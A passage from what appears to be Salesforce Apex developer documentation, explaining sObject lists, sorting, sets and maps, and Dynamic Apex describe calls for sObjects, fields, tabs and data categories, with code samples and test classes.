acctList.add(a2);
// Bulk insert the list
insert acctList;
```

Record ID Generation

Apex automatically generates IDs for each object in a list of sObjects when the list is successfully inserted or upserted into the database with a data manipulation language (DML) statement. Consequently, a list of sObjects cannot be inserted or upserted if it contains the same sObject more than once, even if it has a `null` ID. This situation would imply that two IDs would need to be written to the same structure in memory, which is illegal.

For example, the `insert` statement in the following block of code generates a `ListException` because it tries to insert a list with two references to the same sObject (`a`):

```
try {

   // Create a list with two references to the same sObject element
   Account a = new Account();
   List<Account> accs = new List<Account>{a, a};
```

```
    // Attempt to insert it...
    insert accs;

    // Will not get here
    System.assert(false);
} catch (ListException e) {
    // But will get here
}
```

Using Array Notation for One-Dimensional Lists of sObjects

Alternatively, you can use the array notation (square brackets) to declare and reference lists of sObjects.

For example, this declares a list of accounts using the array notation.

```
Account[] accts = new Account[1];
```

This example adds an element to the list using square brackets.

```
accts[0] = new Account(Name='Acme2');
```

These are some additional examples of using the array notation with sObject lists.

Example	Description
`List<Account> accts = new Account[]{};`	Defines an Account list with no elements.
`List<Account> accts = new Account[] {new Account(), null, new Account()};`	Defines an Account list with memory allocated for three Accounts, including a new Account object in the first position, `null` in the second position, and another new Account object in the third position.
`List<Contact> contacts = new List<Contact> (otherList);`	Defines the Contact list with a new list.

Sorting Lists of sObjects

Using the `List.sort` method, you can sort lists sObjects.

For sObjects, sorting is in ascending order and uses a sequence of comparison steps outlined in the next section. Alternatively, you can also implement a custom sort order for sObjects by wrapping your sObject in an Apex class and implementing the `Comparable` interface, as shown in Custom Sort Order of sObjects.

Default Sort Order of sObjects

The `List.sort` method sorts sObjects in ascending order and compares sObjects using an ordered sequence of steps that specify the labels or fields used. The comparison starts with the first step in the sequence and ends when two sObjects are sorted using specified labels or fields. The following is the comparison sequence used:

1. The label of the sObject type.

For example, an Account sObject will appear before a Contact.

2. The Name field, if applicable.

   For example, if the list contains two accounts named A and B respectively, account A comes before account B.

3. Standard fields, starting with the fields that come first in alphabetical order, except for the Id and Name fields.

   For example, if two accounts have the same name, the first standard field used for sorting is AccountNumber.

4. Custom fields, starting with the fields that come first in alphabetical order.

   For example, suppose two accounts have the same name and identical standard fields, and there are two custom fields, FieldA and FieldB, the value of FieldA is used first for sorting.

Not all steps in this sequence are necessarily carried out. For example, if a list contains two sObjects of the same type and with unique Name values, they're sorted based on the Name field and sorting stops at step 2. Otherwise, if the names are identical or the sObject doesn't have a Name field, sorting proceeds to step 3 to sort by standard fields.

For text fields, the sort algorithm uses the Unicode sort order. Also, empty fields precede non-empty fields in the sort order.

This is an example of sorting a list of Account sObjects. This example shows how the Name field is used to place the Acme account ahead of the two sForce accounts in the list. Since there are two accounts named sForce, the Industry field is used to sort these remaining accounts because the Industry field comes before the Site field in alphabetical order.

```
Account[] acctList = new List<Account>();
acctList.add( new Account(
    Name='sForce',
    Industry='Biotechnology',
    Site='Austin'));
acctList.add(new Account(
    Name='sForce',
    Industry='Agriculture',
    Site='New York'));
acctList.add(new Account(
    Name='Acme'));
System.debug(acctList);

acctList.sort();
System.assertEquals('Acme', acctList[0].Name);
System.assertEquals('sForce', acctList[1].Name);
System.assertEquals('Agriculture', acctList[1].Industry);
System.assertEquals('sForce', acctList[2].Name);
System.assertEquals('Biotechnology', acctList[2].Industry);
System.debug(acctList);
```

This example is similar to the previous one, except that it uses the Merchandise__c custom object. This example shows how the Name field is used to place the Notebooks merchandise ahead of Pens in the list. Since there are two merchandise sObjects with the Name field value of Pens, the Description field is used to sort these remaining merchandise items because the Description field comes before the Price and Total_Inventory fields in alphabetical order.

```
Merchandise__c[] merchList = new List<Merchandise__c>();
merchList.add( new Merchandise__c(
    Name='Pens',
    Description__c='Red pens',
    Price__c=2,
    Total_Inventory__c=1000));
```

```
merchList.add( new Merchandise__c(
    Name='Notebooks',
    Description__c='Cool notebooks',
    Price__c=3.50,
    Total_Inventory__c=2000));
merchList.add( new Merchandise__c(
    Name='Pens',
    Description__c='Blue pens',
    Price__c=1.75,
    Total_Inventory__c=800));
System.debug(merchList);

merchList.sort();
System.assertEquals('Notebooks', merchList[0].Name);
System.assertEquals('Pens', merchList[1].Name);
System.assertEquals('Blue pens', merchList[1].Description__c);
System.assertEquals('Pens', merchList[2].Name);
System.assertEquals('Red pens', merchList[2].Description__c);
System.debug(merchList);
```

Custom Sort Order of sObjects

To implement a custom sort order for sObjects in lists, create a wrapper class for the sObject and implement the `Comparable` interface. The wrapper class contains the sObject in question and implements the `compareTo` method, in which you specify the sort logic.

This example shows how to create a wrapper class for Opportunity. The implementation of the `compareTo` method in this class compares two opportunities based on the Amount field—the class member variable contained in this instance, and the opportunity object passed into the method.

```
global class OpportunityWrapper implements Comparable {

    public Opportunity oppy;

    // Constructor
    public OpportunityWrapper(Opportunity op) {
        oppy = op;
    }

    // Compare opportunities based on the opportunity amount.
    global Integer compareTo(Object compareTo) {
        // Cast argument to OpportunityWrapper
        OpportunityWrapper compareToOppy = (OpportunityWrapper)compareTo;

        // The return value of 0 indicates that both elements are equal.
        Integer returnValue = 0;
        if (oppy.Amount > compareToOppy.oppy.Amount) {
            // Set return value to a positive value.
            returnValue = 1;
        } else if (oppy.Amount < compareToOppy.oppy.Amount) {
            // Set return value to a negative value.
            returnValue = -1;
        }

        return returnValue;
```

```
    }
}
```

This example provides a test for the `OpportunityWrapper` class. It sorts a list of `OpportunityWrapper` objects and verifies that the list elements are sorted by the opportunity amount.

```
@isTest
private class OpportunityWrapperTest {
    static testmethod void test1() {
        // Add the opportunity wrapper objects to a list.
        OpportunityWrapper[] oppyList = new List<OpportunityWrapper>();
        Date closeDate = Date.today().addDays(10);
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='Edge Installation',
            CloseDate=closeDate,
            StageName='Prospecting',
            Amount=50000)));
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='United Oil Installations',
            CloseDate=closeDate,
            StageName='Needs Analysis',
            Amount=100000)));
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='Grand Hotels SLA',
            CloseDate=closeDate,
            StageName='Prospecting',
            Amount=25000)));

        // Sort the wrapper objects using the implementation of the
        // compareTo method.
        oppyList.sort();

        // Verify the sort order
        System.assertEquals('Grand Hotels SLA', oppyList[0].oppy.Name);
        System.assertEquals(25000, oppyList[0].oppy.Amount);
        System.assertEquals('Edge Installation', oppyList[1].oppy.Name);
        System.assertEquals(50000, oppyList[1].oppy.Amount);
        System.assertEquals('United Oil Installations', oppyList[2].oppy.Name);
        System.assertEquals(100000, oppyList[2].oppy.Amount);

        // Write the sorted list contents to the debug log.
        System.debug(oppyList);
    }
}
```

Expanding sObject and List Expressions

As in Java, sObject and list expressions can be expanded with method references and list expressions, respectively, to form new expressions.

In the following example, a new variable containing the length of the new account name is assigned to `acctNameLength`.

```
Integer acctNameLength = new Account[]{new Account(Name='Acme')}[0].Name.length();
```

In the above, `new Account[]` generates a list.

The list is populated with one element by the `new` statement `{new Account(name='Acme')}`.

Item 0, the first item in the list, is then accessed by the next part of the string `[0]`.

The name of the sObject in the list is accessed, followed by the method returning the length `name.length()`.

In the following example, a name that has been shifted to lower case is returned. The SOQL statement returns a list of which the first element (at index 0) is accessed through `[0]`. Next, the Name field is accessed and converted to lowercase with this expression `.Name.toLowerCase()`.

```
String nameChange = [SELECT Name FROM Account][0].Name.toLowerCase();
```

Sets of Objects

Sets can contain sObjects among other types of elements.

Sets contain unique elements. Uniqueness of sObjects is determined by comparing the objects' fields. For example, if you try to add two accounts with the same name to a set, with no other fields set, only one sObject is added to the set.

```
// Create two accounts, a1 and a2
Account a1 = new account(name='MyAccount');
Account a2 = new account(name='MyAccount');

// Add both accounts to the new set
Set<Account> accountSet = new Set<Account>{a1, a2};

// Verify that the set only contains one item
System.assertEquals(accountSet.size(), 1);
```

If you add a description to one of the accounts, it is considered unique and both accounts are added to the set.

```
// Create two accounts, a1 and a2, and add a description to a2
Account a1 = new account(name='MyAccount');
Account a2 = new account(name='MyAccount', description='My test account');

// Add both accounts to the new set
Set<Account> accountSet = new Set<Account>{a1, a2};

// Verify that the set contains two items
System.assertEquals(accountSet.size(), 2);
```

Warning: If set elements are objects, and these objects change after being added to the collection, they won't be found anymore when using, for example, the `contains` or `containsAll` methods, because of changed field values.

Maps of sObjects

Map keys and values can be of any data type, including sObject types, such as Account.

Maps can hold sObjects both in their keys and values. A map key represents a unique value that maps to a map value. For example, a common key would be an ID that maps to an account (a specific sObject type). This example shows how to define a map whose keys are of type ID and whose values are of type Account.

```
Map<ID, Account> m = new Map<ID, Account>();
```

As with primitive types, you can populate map key-value pairs when the map is declared by using curly brace ({}) syntax. Within the curly braces, specify the key first, then specify the value for that key using =>. This example creates a map of integers to accounts lists and adds one entry using the account list created earlier.

```
Account[] accs = new Account[5]; // Account[] is synonymous with List<Account>
Map<Integer, List<Account>> m4 = new Map<Integer, List<Account>>{1 => accs};
```

Maps allow sObjects in their keys. You should use sObjects in the keys only when the sObject field values won't change.

Auto-Populating Map Entries from a SOQL Query

When working with SOQL queries, maps can be populated from the results returned by the SOQL query. The map key should be declared with an ID or String data type, and the map value should be declared as an sObject data type.

This example shows how to populate a new map from a query. In the example, the SOQL query returns a list of accounts with their `Id` and `Name` fields. The `new` operator uses the returned list of accounts to create a map.

```
// Populate map from SOQL query
Map<ID, Account> m = new Map<ID, Account>([SELECT Id, Name FROM Account LIMIT 10]);
// After populating the map, iterate through the map entries
for (ID idKey : m.keyset()) {
    Account a = m.get(idKey);
    System.debug(a);
}
```

One common usage of this map type is for in-memory "joins" between two tables.

Using Map Methods

The `Map` class exposes various methods that you can use to work with map elements, such as adding, removing, or retrieving elements. This example uses Map methods to add new elements and retrieve existing elements from the map. This example also checks for the existence of a key and gets the set of all keys. The map in this example has one element with an integer key and an account value.

```
Account myAcct = new Account();                         //Define a new account
Map<Integer, Account> m = new Map<Integer, Account>(); // Define a new map
m.put(1, myAcct);                   // Insert a new key-value pair in the map
System.assert(!m.containsKey(3));   // Assert that the map contains a key
Account a = m.get(1);               // Retrieve a value, given a particular key
Set<Integer> s = m.keySet();        // Return a set that contains all of the keys in the
map
```

sObject Map Considerations

Be cautious when using sObjects as map keys. Key matching for sObjects is based on the comparison of all sObject field values. If one or more field values change after adding an sObject to the map, attempting to retrieve this sObject from the map returns `null`. This is because the modified sObject isn't found in the map due to different field values. This can occur if you explicitly change a field on the sObject, or if the sObject fields are implicitly changed by the system; for example, after inserting an sObject, the sObject variable has the ID field autofilled. Attempting to fetch this Object from a map to which it was added before the `insert` operation won't yield the map entry, as shown in this example.

```
// Create an account and add it to the map
Account a1 = new Account(Name='A1');
Map<sObject, Integer> m = new Map<sObject, Integer>{
```

```
a1 => 1};

// Get a1's value from the map.
// Returns the value of 1.
System.assertEquals(1, m.get(a1));
// Id field is null.
System.assertEquals(null, a1.Id);

// Insert a1.
// This causes the ID field on a1 to be auto-filled
insert a1;
// Id field is now populated.
System.assertNotEquals(null, a1.Id);

// Get a1's value from the map again.
// Returns null because Map.get(sObject) doesn't find
// the entry based on the sObject with an auto-filled ID.
// This is because when a1 was originally added to the map
// before the insert operation, the ID of a1 was null.
System.assertEquals(null, m.get(a1));
```

Another scenario where sObject fields are autofilled is in triggers, for example, when using before and after insert triggers for an sObject. If those triggers share a static map defined in a class, and the sObjects in `Trigger.New` are added to this map in the before trigger, the sObjects in `Trigger.New` in the after trigger aren't found in the map because the two sets of sObjects differ by the fields that are autofilled. The sObjects in `Trigger.New` in the after trigger have system fields populated after insertion, namely: ID, CreatedDate, CreatedById, LastModifiedDate, LastModifiedById, and SystemModStamp.

Dynamic Apex

Dynamic Apex enables developers to create more flexible applications by providing them with the ability to:

- Access sObject and field describe information

  Describe information provides metadata information about sObject and field properties. For example, the describe information for an sObject includes whether that type of sObject supports operations like create or undelete, the sObject's name and label, the sObject's fields and child objects, and so on. The describe information for a field includes whether the field has a default value, whether it is a calculated field, the type of the field, and so on.

  Note that describe information provides information about *objects* in an organization, not individual records.

- Access Salesforce app information

  You can obtain describe information for standard and custom apps available in the Salesforce user interface. Each app corresponds to a collection of tabs. Describe information for an app includes the app's label, namespace, and tabs. Describe information for a tab includes the sObject associated with the tab, tab icons and colors.

- Write dynamic SOQL queries, dynamic SOSL queries and dynamic DML

  Dynamic SOQL and SOSL queries provide the ability to execute SOQL or SOSL as a string at runtime, while *dynamic DML* provides the ability to create a record dynamically and then insert it into the database using DML. Using dynamic SOQL, SOSL, and DML, an application can be tailored precisely to the organization as well as the user's permissions. This can be useful for applications that are installed from Force.com AppExchange.

Understanding Apex Describe Information

You can describe sObjects either by using tokens or the `describeSObjects` Schema method.

Apex provides two data structures and a method for sObject and field describe information:

- *Token*—a lightweight, serializable reference to an sObject or a field that is validated at compile time. This is used for token describes.
- The `describeSObjects` method—a method in the `Schema` class that performs describes on one or more sObject types.
- *Describe result*—an object of type `Schema.DescribeSObjectResult` that contains all the describe properties for the sObject or field. Describe result objects are not serializable, and are validated at runtime. This result object is returned when performing the describe, using either the sObject token or the `describeSObjects` method.

Describing sObjects Using Tokens

It is easy to move from a token to its describe result, and vice versa. Both sObject and field tokens have the method `getDescribe` which returns the describe result for that token. On the describe result, the `getSObjectType` and `getSObjectField` methods return the tokens for sObject and field, respectively.

Because tokens are lightweight, using them can make your code faster and more efficient. For example, use the token version of an sObject or field when you are determining the type of an sObject or field that your code needs to use. The token can be compared using the equality operator (==) to determine whether an sObject is the Account object, for example, or whether a field is the `Name` field or a custom calculated field.

The following code provides a general example of how to use tokens and describe results to access information about sObject and field properties:

```
// Create a new account as the generic type sObject
sObject s = new Account();

// Verify that the generic sObject is an Account sObject
System.assert(s.getsObjectType() == Account.sObjectType);

// Get the sObject describe result for the Account object
Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe();

// Get the field describe result for the Name field on the Account object
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name;

// Verify that the field token is the token for the Name field on an Account object
System.assert(dfr.getSObjectField() == Account.Name);

// Get the field describe result from the token
dfr = dfr.getSObjectField().getDescribe();
```

The following algorithm shows how you can work with describe information in Apex:

1. Generate a list or map of tokens for the sObjects in your organization (see Accessing All sObjects.)
2. Determine the sObject you need to access.
3. Generate the describe result for the sObject.
4. If necessary, generate a map of field tokens for the sObject (see Accessing All Field Describe Results for an sObject.)
5. Generate the describe result for the field the code needs to access.

Using sObject Tokens

SObjects, such as Account and MyCustomObject__c, act as static classes with special static methods and member variables for accessing token and describe result information. You must explicitly reference an sObject and field name at compile time to gain access to the describe result.

To access the token for an sObject, use one of the following methods:

- Access the `sObjectType` member variable on an sObject type, such as Account.
- Call the `getSObjectType` method on an sObject describe result, an sObject variable, a list, or a map.

`Schema.SObjectType` is the data type for an sObject token.

In the following example, the token for the Account sObject is returned:

```
Schema.sObjectType t = Account.sObjectType;
```

The following also returns a token for the Account sObject:

```
Account a = new Account();
Schema.sObjectType t = a.getSObjectType();
```

This example can be used to determine whether an sObject or a list of sObjects is of a particular type:

```
// Create a generic sObject variable s
SObject s = Database.query('SELECT Id FROM Account LIMIT 1');

// Verify if that sObject variable is an Account token
System.assertEquals(s.getSObjectType(), Account.sObjectType);

// Create a list of generic sObjects
List<sObject> sobjList = new Account[]{};

// Verify if the list of sObjects contains Account tokens
System.assertEquals(sobjList.getSObjectType(), Account.sObjectType);
```

Some standard sObjects have a field called `sObjectType`, for example, AssignmentRule, QueueSObject, and RecordType. For these types of sObjects, always use the `getSObjectType` method for retrieving the token. If you use the property, for example, `RecordType.sObjectType`, the field is returned.

Obtaining sObject Describe Results Using Tokens

To access the describe result for an sObject, use one of the following methods:

- Call the `getDescribe` method on an sObject token.
- Use the Schema `sObjectType` static variable with the name of the sObject. For example, `Schema.sObjectType.Lead`.

`Schema.DescribeSObjectResult` is the data type for an sObject describe result.

The following example uses the `getDescribe` method on an sObject token:

```
Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe();
```

The following example uses the Schema `sObjectType` static member variable:

```
Schema.DescribeSObjectResult dsr = Schema.SObjectType.Account;
```

For more information about the methods available with the sObject describe result, see DescribeSObjectResult Class.

Using Field Tokens

To access the token for a field, use one of the following methods:

- Access the static member variable name of an sObject static type, for example, `Account.Name`.
- Call the `getSObjectField` method on a field describe result.

The field token uses the data type `Schema.SObjectField`.

In the following example, the field token is returned for the Account object's `Description` field:

```
Schema.SObjectField fieldToken = Account.Description;
```

In the following example, the field token is returned from the field describe result:

```
// Get the describe result for the Name field on the Account object
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name;

// Verify that the field token is the token for the Name field on an Account object
System.assert(dfr.getSObjectField() == Account.Name);

// Get the describe result from the token
dfr = dfr.getSObjectField().getDescribe();
```

Using Field Describe Results

To access the describe result for a field, use one of the following methods:

- Call the `getDescribe` method on a field token.
- Access the `fields` member variable of an sObject token with a field member variable (such as `Name`, `BillingCity`, and so on.)

The field describe result uses the data type `Schema.DescribeFieldResult`.

The following example uses the `getDescribe` method:

```
Schema.DescribeFieldResult dfr = Account.Description.getDescribe();
```

This example uses the `fields` member variable method:

```
Schema.DescribeFieldResult dfr = Schema.SObjectType.Account.fields.Name;
```

In the example above, the system uses special parsing to validate that the final member variable (`Name`) is valid for the specified sObject at compile time. When the parser finds the `fields` member variable, it looks backwards to find the name of the sObject (`Account`) and validates that the field name following the `fields` member variable is legitimate. The `fields` member variable only works when used in this manner.

Note: You should not use the `fields` member variable without also using either a field member variable name or the `getMap` method. For more information on `getMap`, see the next section.

For more information about the methods available with a field describe result, see DescribeFieldResult Class.

Accessing All Field Describe Results for an sObject

Use the field describe result's `getMap` method to return a map that represents the relationship between all the field names (keys) and the field tokens (values) for an sObject.

The following example generates a map that can be used to access a field by name:

```
Map<String, Schema.SObjectField> fieldMap = Schema.SObjectType.Account.fields.getMap();
```

Note: The value type of this map is not a field describe result. Using the describe results would take too many system resources. Instead, it is a map of tokens that you can use to find the appropriate field. After you determine the field, generate the describe result for it.

The map has the following characteristics:

- It is dynamic, that is, it is generated at runtime on the fields for that sObject.
- All field names are case insensitive.
- The keys use namespaces as required.
- The keys reflect whether the field is a custom object.

For example, if the code block that generates the map is in namespace N1, and a field is also in N1, the key in the map is represented as `MyField__c`. However, if the code block is in namespace N1, and the field is in namespace N2, the key is `N2__MyField__c`.

In addition, standard fields have no namespace prefix.

Field Describe Considerations

Note the following when describing fields.

- A field describe that's executed from within an installed managed package returns Chatter fields even if Chatter is not enabled in the installing organization. This is not true if the field describe is executed from a class that's not within an installed managed package.
- When you describe sObjects and their fields from within an Apex class, custom fields of new field types are returned regardless of the API version that the class is saved in. If a field type, such as the geolocation field type, is available only in a recent API version, components of a geolocation field are returned even if the class is saved in an earlier API version.

Understanding Describe Information Permissions

Apex classes and triggers run in system mode. All classes and triggers that are not included in a package, that is, are native to your organization, have no restrictions on the sObjects that they can look up dynamically. This means that with native code, you can generate a map of all the sObjects for your organization, regardless of the current user's permission.

If you execute describe calls in an anonymous block, user permissions are taken into account. As a result, not all sObjects and fields can be looked up if access is restricted for the running user. For example, if the you describe account fields in an anonmynous block and you don't have access to all fields, not all fields are returned. However, all fields are returned for the same call in an Apex class.

Dynamic Apex, contained in managed packages created by Salesforce ISV partners that are installed from Force.com AppExchange, have restricted access to any sObject outside the managed package. Partners can set the `API Access` value within the package to grant access to standard sObjects not included as part of the managed package. While Partners can request access to standard objects, custom objects are not included as part of the managed package and can never be referenced or accessed by dynamic Apex that is packaged.

For more information, see "About API and Dynamic Apex Access in Packages" in the Salesforce online help.

Describing sObjects Using Schema Method

As an alternative to using tokens, you can describe sObjects by calling the `describeSObjects` Schema method and passing one or more sObject type names for the sObjects you want to describe.

This example gets describe metadata information for two sObject types—The Account standard object and the Merchandise__c custom object. After obtaining the describe result for each sObject, this example writes the returned information to the debug output, such as the sObject label, number of fields, whether it is a custom object or not, and the number of child relationships.

```
// sObject types to describe
String[] types = new String[]{'Account','Merchandise__c'};

// Make the describe call
Schema.DescribeSobjectResult[] results = Schema.describeSObjects(types);

System.debug('Got describe information for ' + results.size() + ' sObjects.');

// For each returned result, get some info
for(Schema.DescribeSobjectResult res : results) {
    System.debug('sObject Label: ' + res.getLabel());
    System.debug('Number of fields: ' + res.fields.getMap().size());
    System.debug(res.isCustom() ? 'This is a custom object.' : 'This is a standard object.');

    // Get child relationships
    Schema.ChildRelationship[] rels = res.getChildRelationships();
    if (rels.size() > 0) {
        System.debug(res.getName() + ' has ' + rels.size() + ' child relationships.');
    }
}
```

Describing Tabs Using Schema Methods

You can get metadata information about the apps and their tabs available in the Salesforce user interface by executing a describe call in Apex. Also, you can get more detailed information about each tab. The methods that let you perform this are the `describeTabs` Schema method and the `getTabs` method in `Schema.DescribeTabResult`, respectively.

This example shows how to get the tab sets for each app. The example then obtains tab describe metadata information for the Sales app. For each tab, metadata information includes the icon URL, whether the tab is custom or not, and colors among others. The tab describe information is written to the debug output.

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();

// Iterate through each tab set describe for each app and display the info
for(DescribeTabSetResult tsr : tabSetDesc) {
    String appLabel = tsr.getLabel();
    System.debug('Label: ' + appLabel);
    System.debug('Logo URL: ' + tsr.getLogoUrl());
    System.debug('isSelected: ' + tsr.isSelected());
    String ns = tsr.getNamespace();
    if (ns == '') {
        System.debug('The ' + appLabel + ' app has no namespace defined.');
    }
    else {
        System.debug('Namespace: ' + ns);
    }

    // Display tab info for the Sales app
    if (appLabel == 'Sales') {
```

```
        List<Schema.DescribeTabResult> tabDesc = tsr.getTabs();
        System.debug('-- Tab information for the Sales app --');
        for(Schema.DescribeTabResult tr : tabDesc) {
            System.debug('getLabel: ' + tr.getLabel());
            System.debug('getColors: ' + tr.getColors());
            System.debug('getIconUrl: ' + tr.getIconUrl());
            System.debug('getIcons: ' + tr.getIcons());
            System.debug('getMiniIconUrl: ' + tr.getMiniIconUrl());
            System.debug('getSobjectName: ' + tr.getSobjectName());
            System.debug('getUrl: ' + tr.getUrl());
            System.debug('isCustom: ' + tr.isCustom());
        }
    }
}
// Example debug statement output
// DEBUG|Label: Sales
// DEBUG|Logo URL: https://na1.salesforce.com/img/seasonLogos/2014_winter_aloha.png
// DEBUG|isSelected: true
// DEBUG|The Sales app has no namespace defined.// DEBUG|-- Tab information for the Sales
 app --
// (This is an example debug output for the Accounts tab.)
// DEBUG|getLabel: Accounts
// DEBUG|getColors:
(Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme4;],
//       Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme3;],

//       Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme2;])
// DEBUG|getIconUrl: https://na1.salesforce.com/img/icon/accounts32.png
// DEBUG|getIcons:
(Schema.DescribeIconResult[getContentType=image/png;getHeight=32;getTheme=theme3;
//       getUrl=https://na1.salesforce.com/img/icon/accounts32.png;getWidth=32;],
//       Schema.DescribeIconResult[getContentType=image/png;getHeight=16;getTheme=theme3;
//       getUrl=https://na1.salesforce.com/img/icon/accounts16.png;getWidth=16;])
// DEBUG|getMiniIconUrl: https://na1.salesforce.com/img/icon/accounts16.png
// DEBUG|getSobjectName: Account
// DEBUG|getUrl: https://na1.salesforce.com/001/o
// DEBUG|isCustom: false
```

Accessing All sObjects

Use the Schema `getGlobalDescribe` method to return a map that represents the relationship between all sObject names (keys) to sObject tokens (values). For example:

```
Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe();
```

The map has the following characteristics:

- It is dynamic, that is, it is generated at runtime on the sObjects currently available for the organization, based on permissions.
- The sObject names are case insensitive.
- The keys are prefixed with the namespace, if any.*
- The keys reflect whether the sObject is a custom object.

* Starting with Apex saved using Salesforce API version 28.0, the keys in the map that `getGlobalDescribe` returns are always prefixed with the namespace, if any, of the code in which it is running. For example, if the code block that makes the

`getGlobalDescribe` call is in namespace NS1, and a custom object named MyObject__c is in the same namespace, the key returned is `NS1__MyObject__c`. For Apex saved using earlier API versions, the key contains the namespace only if the namespace of the code block and the namespace of the sObject are different. For example, if the code block that generates the map is in namespace N1, and an sObject is also in N1, the key in the map is represented as `MyObject__c`. However, if the code block is in namespace N1, and the sObject is in namespace N2, the key is `N2__MyObject__c`.

Standard sObjects have no namespace prefix.

Note: If the `getGlobalDescribe` method is called from an installed managed package, it returns sObject names and tokens for Chatter sObjects, such as NewsFeed and UserProfileFeed, even if Chatter is not enabled in the installing organization. This is not true if the `getGlobalDescribe` method is called from a class not within an installed managed package.

Accessing All Data Categories Associated with an sObject

Use the `describeDataCategoryGroups` and `describeDataCategoryGroupStructures` methods to return the categories associated with a specific object:

1. Return all the category groups associated with the objects of your choice (see `describeDataCategoryGroups(sObjectNames)`).
2. From the returned map, get the category group name and sObject name you want to further interrogate (see Describe DataCategoryGroupResult Class).
3. Specify the category group and associated object, then retrieve the categories available to this object (see `describeDataCategoryGroupStructures`).

The `describeDataCategoryGroupStructures` method returns the categories available for the object in the category group you specified. For additional information about data categories, see "What are Data Categories?" in the Salesforce online help.

In the following example, the `describeDataCategoryGroupSample` method returns all the category groups associated with the Article and Question objects. The `describeDataCategoryGroupStructures` method returns all the categories available for articles and questions in the Regions category group. For additional information about articles and questions, see "Managing Articles and Translations" and "Answers Overview" in the Salesforce online help.

To use the following example, you must:

- Enable Salesforce Knowledge.
- Enable the answers feature.
- Create a data category group called Regions.
- Assign Regions as the data category group to be used by Answers.
- Make sure the Regions data category group is assigned to Salesforce Knowledge.

For more information on creating data category groups, see "Creating and Modifying Category Groups" in the Salesforce online help. For more information on answers, see "Answers Overview" in the Salesforce online help.

```
public class DescribeDataCategoryGroupSample {
   public static List<DescribeDataCategoryGroupResult> describeDataCategoryGroupSample(){

      List<DescribeDataCategoryGroupResult> describeCategoryResult;
      try {
         //Creating the list of sobjects to use for the describe
         //call
         List<String> objType = new List<String>();
```

```
        objType.add('KnowledgeArticleVersion');
        objType.add('Question');

        //Describe Call
        describeCategoryResult = Schema.describeDataCategoryGroups(objType);

        //Using the results and retrieving the information
        for(DescribeDataCategoryGroupResult singleResult : describeCategoryResult){
           //Getting the name of the category
           singleResult.getName();

           //Getting the name of label
           singleResult.getLabel();

           //Getting description
           singleResult.getDescription();

           //Getting the sobject
           singleResult.getSobject();
        }
     } catch(Exception e){
     }

     return describeCategoryResult;
  }
}
```

```
public class DescribeDataCategoryGroupStructures {
   public static List<DescribeDataCategoryGroupStructureResult>
   getDescribeDataCategoryGroupStructureResults(){
      List<DescribeDataCategoryGroupResult> describeCategoryResult;
      List<DescribeDataCategoryGroupStructureResult> describeCategoryStructureResult;
      try {
         //Making the call to the describeDataCategoryGroups to
         //get the list of category groups associated
         List<String> objType = new List<String>();
         objType.add('KnowledgeArticleVersion');
         objType.add('Question');
         describeCategoryResult = Schema.describeDataCategoryGroups(objType);

         //Creating a list of pair objects to use as a parameter
         //for the describe call
         List<DataCategoryGroupSobjectTypePair> pairs =
            new List<DataCategoryGroupSobjectTypePair>();

         //Looping throught the first describe result to create
         //the list of pairs for the second describe call
         for(DescribeDataCategoryGroupResult singleResult :
         describeCategoryResult){
            DataCategoryGroupSobjectTypePair p =
               new DataCategoryGroupSobjectTypePair();
            p.setSobject(singleResult.getSobject());
```

```
            p.setDataCategoryGroupName(singleResult.getName());
            pairs.add(p);
        }

        //describeDataCategoryGroupStructures()
        describeCategoryStructureResult =
            Schema.describeDataCategoryGroupStructures(pairs, false);

        //Getting data from the result
        for(DescribeDataCategoryGroupStructureResult singleResult :
describeCategoryStructureResult){
            //Get name of the associated Sobject
            singleResult.getSobject();

            //Get the name of the data category group
            singleResult.getName();

            //Get the name of the data category group
            singleResult.getLabel();

            //Get the description of the data category group
            singleResult.getDescription();

            //Get the top level categories
            DataCategory [] toplevelCategories =
                singleResult.getTopCategories();

            //Recursively get all the categories
            List<DataCategory> allCategories =
                getAllCategories(toplevelCategories);

            for(DataCategory category : allCategories) {
                //Get the name of the category
                category.getName();

                //Get the label of the category
                category.getLabel();

                //Get the list of sub categories in the category
                DataCategory [] childCategories =
                    category.getChildCategories();
            }
        }
      } catch (Exception e){
      }
      return describeCategoryStructureResult;
    }

   private static DataCategory[] getAllCategories(DataCategory [] categories){
      if(categories.isEmpty()){
         return new DataCategory[]{};
      } else {
         DataCategory [] categoriesClone = categories.clone();
         DataCategory category = categoriesClone[0];
```

```
        DataCategory[] allCategories = new DataCategory[]{category};
        categoriesClone.remove(0);
        categoriesClone.addAll(category.getChildCategories());
        allCategories.addAll(getAllCategories(categoriesClone));
        return allCategories;
    }
  }
}
```

Testing Access to All Data Categories Associated with an sObject

The following example tests the `describeDataCategoryGroupSample` method shown earlier. It ensures that the returned category group and associated objects are correct.

```
@isTest
private class DescribeDataCategoryGroupSampleTest {
  public static testMethod void describeDataCategoryGroupSampleTest(){
    List<DescribeDataCategoryGroupResult>describeResult =
              DescribeDataCategoryGroupSample.describeDataCategoryGroupSample();

    //Assuming that you have KnowledgeArticleVersion and Questions
    //associated with only one category group 'Regions'.
    System.assert(describeResult.size() == 2,
         'The results should only contain two results: ' + describeResult.size());

    for(DescribeDataCategoryGroupResult result : describeResult) {
      //Storing the results
      String name = result.getName();
      String label = result.getLabel();
      String description = result.getDescription();
      String objectNames = result.getSobject();

      //asserting the values to make sure
      System.assert(name == 'Regions',
      'Incorrect name was returned: ' + name);
      System.assert(label == 'Regions of the World',
      'Incorrect label was returned: ' + label);
      System.assert(description == 'This is the category group for all the regions',
      'Incorrect description was returned: ' + description);
      System.assert(objectNames.contains('KnowledgeArticleVersion')
                  || objectNames.contains('Question'),
                  'Incorrect sObject was returned: ' + objectNames);
    }
  }
}
```

This example tests the `describeDataCategoryGroupStructures` method. It ensures that the returned category group, categories and associated objects are correct.

```
@isTest
